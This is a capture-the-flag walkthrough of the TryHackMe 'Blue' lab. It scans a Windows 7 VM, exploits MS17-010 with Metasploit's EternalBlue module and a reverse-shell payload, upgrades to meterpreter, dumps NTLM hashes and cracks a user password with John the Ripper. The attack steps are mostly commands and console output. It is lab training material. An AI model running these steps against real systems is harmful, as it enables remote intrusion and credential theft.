Blue


Deploy & hack into a Windows machine, leveraging common misconfigurations issues.

Scan the machine. (If you are unsure how to tackle this, I recommend checking out the Nmap room)

Command: nmap -sV -sC --script vuln <ip>
I.e nmap -sV -sC --script vuln 10.10.136.112

How many ports are open with a port number under 1000?

Answer: 3




```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ nmap -sV -sC --script vuln 10.10.136.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-02 07:52 WAT
Nmap scan report for 10.10.136.112
Host is up (0.68s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ssl/ms-wbt-server?
|_ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49158/tcp open  msrpc              Microsoft Windows RPC
49159/tcp open  msrpc              Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

under 1000 open ports

What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)

Answer: ms17-010




```
Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-054: false
```

Task 2 Gain Access

Start Metasploit

Command: msfconsole -q




```
*n00bytes*DNC&G*guildzero*dorko*tv*42*{EHF}*CarpeDien*Flamin-Go*BarryWhite*XUcyber*FernetInjection*DCcurity*
*Mars Explorer*ozen_cfw*Fat Boys*Simpatico*nzdjb*Isec-U.O*The Pomorians*T35H*H@wk33*JetJ*OrangeStar*Team Corgi*
*D0g3*0itch*OffRes*LegionOfRinf*UniWA*wgucoo*Pr0ph3t*L0ner*_n00bz*OSINT Punchers*Tinfoil Hats*Hava*Team Neu*
*Cyb3rDoctor*Techlock Inc*kinakomochi*DubbelDopper*bubbasnmp*w*Gh0st$*tyl3rsec*LUCKY_CLOVERS*ev4d3rx10-team*ir4n6*
*PEQUI_ctf*HKLBGD*L3o*5 bits short of a byte*UCM*ByteForc3*Death_Geass*Stryk3r*WooT*Raise The Black*CTErr0r*
*Individual*mikejam*Flag Predator*klandes*_no_Skids*SQ.*CyberOWL*Ironhearts*Kizzle*gauti*
*San Antonio College Cyber Rangers*sam.ninja*Akerbeltz*cheeseroyale*Ephyra*sard city*OrderingChaos*Pickle_Ricks*
*Hex2Text*defiant*hefter*Flaggermeister*Oxford Brookes University*OD1E*noob_noob*Ferris Wheel*Ficus*ONO*jameless*
*Log1c_b0mb*dr4k0t4*0th3rs*dcua*cccchhhh6819*Manzara's Magpies*pwn4lyfe*Droogy*Shrubhound Gang*ssociety*HackJWU*
*asdfghjkl*n00bi3*i-cube warriors*WhateverThrone*Salvat0re*Chadsec*0x1337deadbeef*StarchThingIDK*Tieto_alaviiva_turva*
*InspiV*RPCA Cyber Club*kurage0verfl0w*lammm*pelicans_for_freedom*switchteam*tim*departedcomputerchairs*cool_runnings*
*chads*SecureShell*EetIetsHekken*CyberSquad*P&K*Trident*RedSeer*SOMA*EVM*BUckys_Angels*OrangeJuice*DemDirtyUserz*
*OpenToAll*Born2Hack*Biggles worth*NIS*10Monkeys1Keyboard*TNGCrew*Cla55N0tF0und*exploits33kr*root_rulzz*InfosecIITG*
*superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingabeast*Hamad*Immortals*arasan*MouseTrap*
*damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluenet*P@Ge2mE*


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

msfconsole is started

Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/........)

Answer: exploit/windows/smb/ms17_010_eternalblue

Command: search ms17-010




```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Executi
on
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Exec
ution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

Show options and set the one required value. What is the name of this value? (All caps for submission)

Answer: RHOSTS

Command: show options
Command : set RHOSTS 10.10.136.112




```
   SMBPass                          no        (Optional) The password for the specified username
   SMBUser                          no        (Optional) The username to authenticate as
   VERIFY_ARCH    true              yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2
                                              andard 7 target machines.
   VERIFY_TARGET  true              yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows
                                              arget machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.43.130   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.136.112
RHOSTS => 10.10.136.112
```

Usually it would be fine to run this exploit as is; however, for the sake of learning, you should do one more thing before exploiting the target. Enter the following command and press enter:

set payload windows/x64/shell/reverse_tcp

With that done, run the exploit!




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

➔ **NOTE: If you are using your local kali machine and not the attack box provided by tryhackme, remember to set your LHOST, which is the ip address provided by the vpn**

Command: ifconfig (this can be done on another tab)
Command: set LHOST <ip>

Confirm that the exploit has run correctly. You may have to press enter for the DOS shell to appear. Background this shell (CTRL + Z). If this failed, you may have to reboot the target VM. Try running it again before a reboot of the target.



```
[-] 10.10.136.112:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.10.136.112:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.10.136.112:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 10.10.136.112:445 - Connecting to target for exploitation.
[+] 10.10.136.112:445 - Connection established for exploitation.
[+] 10.10.136.112:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.136.112:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.136.112:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.136.112:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.136.112:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.136.112:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.136.112:445 - Trying exploit with 17 Groom Allocations.
[*] 10.10.136.112:445 - Sending all but last fragment of exploit packet
[*] 10.10.136.112:445 - Starting non-paged pool grooming
[+] 10.10.136.112:445 - Sending SMBv2 buffers
[+] 10.10.136.112:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.136.112:445 - Sending final SMBv2 buffers.
[*] 10.10.136.112:445 - Sending last fragment of exploit packet!
[*] 10.10.136.112:445 - Receiving response from exploit packet
[+] 10.10.136.112:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.10.136.112:445 - Sending egg to corrupted connection.
[*] 10.10.136.112:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.136.112
[*] Command shell session 1 opened (10.4.70.223:4444 → 10.10.136.112:49242) at 2024-05-02 08:41:35 +0100
[+] 10.10.136.112:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.136.112:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.136.112:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


C:\Windows\system32>
```


i am in

Task 3 Escalate

If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)


Answer: post/multi/manage/shell_to_meterpreter

- ➔ I backgrounded the session
- ➔ **Note: in my case, i already got a meterpreter session, so i do not need to convert from shell to meterpreter, but if you get a shell session, i will run you through how to upgrade(ofcourse, theoretically, without screenshot)**



```
meterpreter >
Background session 1? [y/N]
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions
```

Command: search shell_to




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search shell_to

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter                   normal  No     Shell to Meterpreter Upgrade


Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter
```

Select this (use MODULE_PATH). Show options, what option are we required to change?

Answer: SESSION

Command: show options

- ➔ We can see in the screenshot below that we need to set the value for session



```
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   HANDLER   true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                      no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT     4433             yes       Port for payload to connect to.
   SESSION                    yes       The session to run this module on


View the full module info with the info, or info -d command.
```

Set the required option, you may need to list all of the sessions to find your target here.

Command: sessions

- ➔ Yours will most likely be session 1, make sure you set.


Run! If this doesn't work, try completing the exploit from the previous task once more.

- ➔ Note: before you run, if you are connected to the tryhackme VPN, remember to set the LHOST before you run

Once the meterpreter shell conversion completes, select that session for use.

Command: sessions -i 1

Verify that we have escalated to NT AUTHORITY\SYSTEM. Run getsystem to confirm this. Feel free to open a dos shell via the command 'shell' and run 'whoami'. This should return that we are indeed system. Background this shell afterwards and select our meterpreter session for usage again.



```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > shell
Process 2056 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```


List all of the processes running via the 'ps' command. Just because we are system doesn't mean our process is. Find a process towards the bottom of this list that is running at NT AUTHORITY\SYSTEM and write down the process id (far left column).

➔ I exited back to meterpreter

Command: exit

➔ Then listed the processes

Command:ps




```
1016  692   svchost.exe          x64   0        NT AUTHORITY\SYSTEM
1052  692   svchost.exe          x64   0        NT AUTHORITY\LOCAL SERVICE
1096  1960  cmd.exe              x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System32\cmd.exe
1160  692   svchost.exe          x64   0        NT AUTHORITY\NETWORK SERVICE
1324  692   svchost.exe          x64   0        NT AUTHORITY\LOCAL SERVICE
1388  692   amazon-ssm-agent.exe x64   0        NT AUTHORITY\SYSTEM          C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
1400  692   SearchIndexer.exe    x64   0        NT AUTHORITY\SYSTEM
1460  692   LiteAgent.exe        x64   0        NT AUTHORITY\SYSTEM          C:\Program Files\Amazon\XenTools\LiteAgent.exe
1524  2256  powershell.exe       x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
1608  692   Ec2Config.exe        x64   0        NT AUTHORITY\SYSTEM          C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
1812  544   conhost.exe          x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\conhost.exe
1920  692   svchost.exe          x64   0        NT AUTHORITY\NETWORK SERVICE
1960  692   spoolsv.exe          x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System32\spoolsv.exe
2000  816   WmiPrvSE.exe
2224  544   conhost.exe          x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system32\conhost.exe
2228  692   svchost.exe          x64   0        NT AUTHORITY\LOCAL SERVICE
2308  692   svchost.exe          x64   0        NT AUTHORITY\SYSTEM
2468  692   vds.exe              x64   0        NT AUTHORITY\SYSTEM
2960  692   TrustedInstaller.exe x64   0        NT AUTHORITY\SYSTEM
```

Task 4 Cracking

Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

Answer: Jon

Command: hashdump




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

Copy this password hash to a file and research how to crack it. What is the cracked password?

Answer: alqfna22

- ➔ I saved the hash as jon.txt
- ➔ And used john the ripper to crack it, plus the rockyou wordlist

Command: john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt jon.txt



```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt jon.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (administrator)
alqfna22         (Jon)
2g 0:00:00:01 DONE (2024-05-02 10:36) 1.538g/s 7846Kp/s 7846Kc/s 7850KC/s alr19882006..alpusidi
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Task 5 Find flags!

Flag1? This flag can be found at the system root.

